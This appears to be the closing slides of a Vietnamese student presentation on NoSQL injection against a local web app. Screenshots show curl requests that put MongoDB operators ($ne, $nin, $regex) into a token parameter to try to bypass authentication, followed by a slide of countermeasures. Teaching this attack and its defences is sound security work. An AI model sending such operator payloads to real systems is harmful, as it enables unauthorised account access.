Hình: Sử dụng toán tử \$nin


Kịch bản 7



A screenshot of a web browser window. The address bar shows the URL `localhost:8080/me?token[$reg`. Below the address bar, there is a search bar with the same URL. The main content area of the browser displays a JSON object: `{"status":false}`.

Hình: Sử dụng toán tử regex

Kịch bản 7



The screenshot shows a terminal window with the following session:

```
duy@LAPTOP-HRE30JQL:~$ curl "http://localhost:8080/me?token=6ba45946-e130-47b9-b169-1cc24ca2c5fa"
{
  "status": true,
  "user": {
    "settings": {
      "historyLine": false,
      "preferredStatsPeriod": "month",
      "nbElements": 10,
      "metricUsed": "number",
      "dateFormat": "default",
      "darkMode": "follow",
      "blacklistedArtists": []
    },
    "_id": "6668189505fa3b564eae95de",
    "username": "Duy Trần Minh",
    "admin": true,
    "spotifyId": "31ni25oxaq7t7jnk6adfi73jfdpi",
    "expiresIn": 1718113509641,
    "lastTimestamp": 1718111281007,
    "lastImport": null,
    "publicToken": "6ba45946-e130-47b9-b169-1cc24ca2c5fa",
    "__v": 0,
    "firstListenedAt": "2024-06-11T11:32:16.928Z",
    "id": "6668189505fa3b564eae95de"
  }
}duy@LAPTOP-HRE30JQL:~$ 
duy@LAPTOP-HRE30JQL:~$ curl "http://localhost:8080/me?token[$ne]=something"
{
  "status": false
}duy@LAPTOP-HRE30JQL:~$ 
duy@LAPTOP-HRE30JQL:~$ curl -g "http://localhost:8080/me?token[$ne]=something"
{
  "status": false
}duy@LAPTOP-HRE30JQL:~$ 
duy@LAPTOP-HRE30JQL:~$ curl -g "http://localhost:8080/me?token[$nin]=something"
{
  "status": false
}duy@LAPTOP-HRE30JQL:~$ 
duy@LAPTOP-HRE30JQL:~$ curl -g "http://localhost:8080/me?token[$regex]=."
duy@LAPTOP-HRE30JQL:~$ |
```

Hình: Sử dụng command line

04

Kết luận

Biện pháp hạn chế

1st

- Xác thực dữ liệu đầu vào: Sử dụng tham số để thay thế, ràng buộc kiểu dữ liệu, loại bỏ ký tự đặc biệt, mã hóa.
- Hạn chế quyền truy cập: Đảm bảo nguyên tắc Đặt quyền tối thiểu (Least Privilege), sử dụng xác thực và ủy quyền.
- Thường xuyên cập nhật phần mềm
- Nâng cao nhận thức về bảo mật

THANK YOU